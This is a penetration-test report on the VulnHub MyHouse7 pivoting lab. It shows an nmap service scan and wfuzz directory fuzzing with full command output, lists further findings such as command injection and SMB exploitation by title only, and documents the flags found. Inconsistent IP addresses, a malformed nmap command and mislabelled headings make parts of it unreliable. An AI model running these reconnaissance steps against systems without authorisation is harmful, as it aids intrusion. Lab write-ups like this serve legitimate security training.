DEFRONIX
CYBER SECURITY

MYHOUSE7 LAB PENETRATION & PIVOTIGN REPORT

By
Abhishek Nagar (Abhisheknagar@defronix.com)

Contents

1. Introduction 4
2. Objective 4
3. Requirements 4
4. Executive Summary 5
5. Recommendations 5
6. Project Scope 5
8. Findings Summary 7

9. Findings Details 8

1. Introduction

This report will be evaluated according myHouse7 is a vulnerable virtual machine with multiple docker images setup to be a capture-the-flag (CTF) challenge. The goal of this vulnerable virtual machine is to present a lab where you can learn and practice to pivot through the subnets to be able to compromise all of the hosts/containers e.

2. Objective

The objective is to conduct an pivoting against the specified defronix network is the aim of this assessment. The task is to follow a comprehensive, methodical approach to gain access to the desired outcomes. The purpose of this test is to replicate an actual pivotind in the testing environment that has been provided. It also demonstrates the approach that a candidate would take from the beginning to the end, including how to reproduce vulnerabilities and create an overall report.

3. Requirements

The tester will be required to fill out penetration testing report completely and should include the following sections mentioned below:

- Executive Summary and Recommendations (Non-Technical)

- Methodological approach and in-depth details of vulnerabilities.
- Each Findings included screenshots, walkthrough, and sample code.
- Any additional items that were not included.

Lab Overview: MyHouse7 is a vulnerable machine hosted on VulnHub designed to simulate a realistic pentesting environment for learning purposes. It offers a series of security vulnerabilities that allow pentesters to gain initial access, escalate privileges, and eventually root the system. This report outlines the findings and the steps taken to exploit vulnerabilities within the MyHouse7 machine.

5. Recommendations

It is strongly recommended to implement the proper pivoting the system's loopholes and prevent lateral movement between systems. These systems require frequent patching and on patch completion, the internal team should remain on a regular patch program to protect additional vulnerabilities that can be discovered in upcoming dates.

Project Name	MYHOUSE7 PIVOTING LAB
Description	myHouse7 is a vulnerable virtual machine with multiple docker images setup to be a capture-the-flag (CTF) challenge. The goal of this vulnerable virtual machine is to present a lab where you can learn and practice to pivot through the subnets to be able to compromise all of the hosts/containers
Scope	192.168.1.51
Credentials	NA
Test Scope	Black Box Penetration Test

7. Methodologies

I employ a widely accepted methodology for conducting penetration tests, demonstrating its effectiveness in assessing and testing the security posture of Networking Lab environments. The following breakdown outlines my process for identifying and exploiting multiple systems, encompassing all individual vulnerabilities uncovered.


A summary of the findings along with their severity are as follows:

Finding	Finding ID	Severity
Service Enumeration via Open Ports	1	MEDIUM
Finding Flag in MyHouse 7 Lab Web Page	2	CRITICAL
Directory Enumeration and Flag Discovery on Open HTTP Port	3	CRITICAL
Command Injection Vulnerability Discovered via Directory Traversal and User Input	4	CRITICAL
Directory Exposure and Sensitive File Disclosure via Open HTTP Port	5	CRITICAL
Exposed Database Credentials Allow Unauthorized Access to Application	6	MEDIUM
Exposed Database Credentials Allow Brute Force Attack and Unauthorized SSH Access	7	CRITICAL
Service Enumeration via Open Ports	8	MEDIUM
Unauthorized SSH Access and Discovery of Sensitive Data via Network Scan	9	CRITICAL
Gaining Unauthorized Access to Docker Containers via SSH and Port Forwarding	10	MEDIUM
Exploiting SMB Vulnerability to Gain Unauthorized Access	11	CRITICAL

SSH Access and Flag Discovery via Docker Pivoting	12	**CRITICAL**

9. Findings Details



Testing Objective: Service Enumeration	
Severity	MEDIUM
Vulnerability	Service Enumeration via Open Ports
Finding Description	Service enumeration is a crucial step in penetration testing, where tools like Nmap or Masscan are used to scan the target for open ports and identify the services running on them. This process helps to map out which ports are accessible and the specific versions of services in use. By analyzing these services, security professionals and attackers can spot outdated or vulnerable software that could be exploited. In the case of the MyHouse7 lab on VulnHub, this process reveals open ports and services that could be targeted for further exploitation, emphasizing the importance of keeping services updated and properly configured to prevent attacks
Tool Used	Nmap
Server Ip Address	192.168.1.51
Open Ports	22,25,443,8008,8111,8115,10000,20000


Step to Reproduce	1. Run the command: nmap –sV 10.10.117,254  (root@kali)-[~] # nmap -sV 192.168.1.51 -p- Starting Nmap 7.94SVN (https://nmap.org) at 2025-01-08 00:12 EST Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing Serv Service scan Timing: About 77.78% done; ETC: 00:12 (0:00:06 remain Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing Serv Service scan Timing: About 88.89% done; ETC: 00:12 (0:00:05 remain Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing Serv Service scan Timing: About 88.89% done; ETC: 00:13 (0:00:08 remain Nmap scan report for myhouse7.bbrouter (192.168.1.51) Host is up (0.00087s latency). Not shown: 65526 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubunt 25/tcp open http Apache httpd 2.4.29 ((Ubuntu)) 443/tcp open http Apache httpd 2.4.29 8008/tcp open http Apache httpd 2.4.29 ((Ubuntu)) 8111/tcp open skynetflow? 8112/tcp open http Apache httpd 2.4.29 ((Ubuntu)) 8115/tcp open http Apache httpd 2.4.29 ((Ubuntu)) 10000/tcp open http Apache httpd 2.4.29 ((Ubuntu)) 20000/tcp open http Apache httpd 2.4.29 ((Ubuntu)) 1 service unrecognized despite returning data. If you know the serv tps://nmap.org/cgi-bin/submit.cgi?new-service :
Technical Impact	Service enumeration presents a significant security risk by providing attackers with detailed information about the services running on a target system, including their software versions. Once the attacker identifies the services and versions in use, they can cross-reference this information with publicly available databases of known vulnerabilities, such as the National Vulnerability Database (NVD) or exploit repositories like Exploit-DB.
Business	Service enumeration vulnerabilities can lead to serious consequences for

Impact	Service enumeration can pose serious risks to businesses, as it provides attackers with critical insights into the systems and services running within an organization's network. By exploiting known vulnerabilities associated with these services, attackers can gain unauthorized access, disrupt operations, and cause significant financial and reputational damage.
Remediation	1. Disable the ability for services to provide version information. This can help prevent attackers from identifying vulnerable software versions. . Configure firewalls to restrict access to ports and services to only those that are necessary for the organization's operations. This can help minimize the impact of service enumeration attacks. . Implement IDPS to detect and block service enumeration attempts and other malicious activities.

Testing Objective: Improper Restriction of Excessive Authentication Attempts	
Severity	**CRITICAL**
Vulnerability	Finding Flag in MyHouse 7 Lab Web Page
Finding Description	During a penetration test on the target system with IP address 192.168.1.44, I identified that several HTTP ports were open and accessible. These open ports presented potential attack vectors for further exploration. Specifically, the ports of interest were 443, 8008, 8112, 8115, 10000, and 20000. Using these ports, I discovered multiple web pages and flagged certain vulnerabilities related to exposed sensitive information. **Port Scanning and Identification of Open Ports:** Using a port scanning tool, I discovered the following open HTTP-related ports on the target system: • Port 443 (HTTPS) • Port 8008 • Port 8112 • Port 8115 • Port 10000 • Port 20000 **Accessing Web Pages:** I accessed the following web pages via a web browser: • http://192.168.1.44:443 • http://192.168.1.44:8008 • Other identified ports (8112, 8115, 10000, 20000)

	Discovery of First Flag: Upon inspecting the page served on port 8008, I examined the HTML source and discovered that a flag was openly disclosed in the page's code. The flag was easily accessible without any authentication or obfuscation. **Discovery of Second Flag:** Next, I accessed the web page on port 443 (https://192.168.1.44:443). After inspecting the page source again, I found a hidden value within the page's HTML, which turned out to be another flag.
Tool Used	No
Server Ip Address	192.168.1.44
Open Ports	443,8008
Users found	no
Anonymous login	no

Step to Reproduce	1. On port 8008, open the page source (right-click > "View Page Source") and find the first flag openly disclosed in the HTML.  2. On port 443, open the page source and inspect hidden HTML elements to uncover the second flag. 


Kali Linux
192.168.1.51:443/
192.168.1.51:443
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Welcome to the Database Management System
Looking for flags! You need to look carefully!
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Search HTML
Filter Styles
Layout
<html>
<head></head>
<body>
<center></center>
<input type="hidden" value="{tryharder:999}">
</body>
</html>
element {
}
inline
Flexbox
Select a Flex containe
Grid
CSS Grid is not in use
Box Model

Technical Impact	**Sensitive Data Exposure:** The discovery of flags within the HTML source code of publicly accessible web pages exposes sensitive information without proper protection. The first flag was openly disclosed, while the second flag was hidden in the HTML but easily accessible through inspection. **Lack of Proper Security Controls:** The open HTTP ports (443, 8008, 8112, 8115, 10000, and 20000) allow unauthorized access to potentially sensitive internal resources, putting the system at risk of further exploitation..
Business Impact	**Data Breach Risk:** Exposing sensitive data, even in the form of flags or tokens, increases the risk of a data breach. Attackers can easily uncover this information to gain deeper access to the organization's systems. **Reputation Damage:** If such vulnerabilities are exploited, it could lead to a public incident, damaging the organization's reputation and trust with clients and stakeholders. **Compliance Violations:** For organizations subject to regulatory frameworks (e.g., GDPR, HIPAA), failing to secure sensitive data could result in non-compliance penalties..
Remediation	**Secure Web Applications:** Implement proper security measures such as access controls, encryption, and input validation to prevent unauthorized users from accessing sensitive data in the HTML source code. **Close Unnecessary Ports:** Restrict open ports to only those necessary for business operations and ensure non-essential ports (like 8008, 8112, etc.) are properly closed or secured. **Obfuscate Sensitive Information:** Ensure sensitive data such as tokens, flags, or other secrets are not exposed in HTML source code, either by using secure storage or by obfuscating the data. **Regular Security Audits:** Perform regular penetration testing and vulnerability assessments to proactively identify and address security weaknesses.

Testing Objective: Improper Restriction of Excessive Authentication Attempts	
Severity	**CRITICAL**
Vulnerability	Directory Enumeration and Flag Discovery on Open HTTP Port
Finding Description	During a penetration test of a lab environment, I discovered an open HTTP port on the target system (192.168.1.51:25). This port was serving a web page, and I suspected that some directories might be accessible, potentially revealing sensitive information. To investigate further, I used a directory brute-forcing tool. **Identifying Open HTTP Port:** I accessed the web page at http://192.168.1.51:25 via a web browser and found the page active, suggesting the potential presence of accessible directories. **Directory Fuzzing with wfuzz:** Using **wfuzz** on my Kali Linux machine, I performed directory fuzzing to identify any hidden or interesting directories on the web server. The following directories were discovered: • /f • /flag **Accessing Discovered Directories:** I then accessed both directories using the following URLs: • http://192.168.1.51:25/f • http://192.168.1.51:25/flag **Finding Flags:** Upon accessing these directories, I discovered two flags hidden within: • The **third flag** was found in the /f directory. • The **fourth flag** was found in the /flag directory.

Tool Used	No
Server Ip Address	192.168.1.51
Open Ports	25
Users found	no
Anonymous login	no

Step to Reproduce	

Discover Directories:

- Find two accessible directories: /f and /flag.


```
┌──(root㉿kali)-[~]
└─# wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.1.51:25/FUZZ --hl 0,9,14
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.51:25/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000389:   200        1 L      9 W        59 Ch       "f"
000001663:   200        1 L      1 W        18 Ch       "flag"
000095524:   403        11 L     32 W       300 Ch      "server-status"
```


Access Directories:

- In a web browser, visit the following URLs to access the discovered directories:
  - http://192.168.1.51:25/f
  - http://192.168.1.51:25/flag

Find Flags:

- The third flag was found in the /f directory, and the fourth flag was found in the /flag directory.


192.168.1.51:443/f
192.168.1.51:443/f
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
{{tryharder:217}} There is one more in this directory...
(root㉿kali)-[~]
wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u ht
* Wfuzz 3.1.0 - The Web Fuzzer *
Target: http://192.168.1.51:25/FUZZ
Total requests: 220560
ID Response Lines Word Chars Payload
000000389: 200 1 L 9 W 59 Ch "f"
000001663: 200 1 L 1 W 18 Ch "flag"
000095524: 403 11 L 32 W 300 Ch "server-status"
Total time: 0
Processed Requests: 220560
Filtered Requests: 220557
Requests/sec.: 0



192.168.1.51:443/flag
192.168.1.51:443/flag
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
{{tryharder:714}}
(root㉿kali)-[~]
wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192
* Wfuzz 3.1.0 - The Web Fuzzer *
Target: http://192.168.1.51:25/FUZZ
Total requests: 220560
ID Response Lines Word Chars Payload
000000389: 200 1 L 9 W 59 Ch "f"
000001663: 200 1 L 1 W 18 Ch "flag"
000095524: 403 11 L 32 W 300 Ch "server-status"
Total time: 0
Processed Requests: 220560
Filtered Requests: 220557
Requests/sec.: 0

Technical Impact	Sensitive Information Exposure: The presence of accessible directories (/f and /flag) on the open HTTP port exposes flags without proper access control or authentication, making them available to unauthorized users. Directory Traversal Vulnerability: The ability to enumerate hidden directories suggests weak or absent protections for sensitive resources on the web server.
Business Impact	Risk of Exploitation: Exposing sensitive information like flags increases the likelihood of attackers gaining unauthorized access or further compromising the system. Reputation Damage: If exploited, this vulnerability could lead to a breach, impacting the organization's reputation and customer trust. Compliance Risk: Organizations may face compliance violations (e.g., GDPR, HIPAA) if sensitive information is not properly secured, leading to potential fines or legal consequences
Remediation	Implement Access Controls: Restrict access to sensitive directories by enforcing proper authentication and authorization mechanisms. Secure Directory Listings: Disable directory indexing and implement access controls to prevent unauthorized access to hidden or sensitive directories. Regular Security Audits: Regularly perform penetration testing and vulnerability assessments to identify and mitigate security weaknesses.

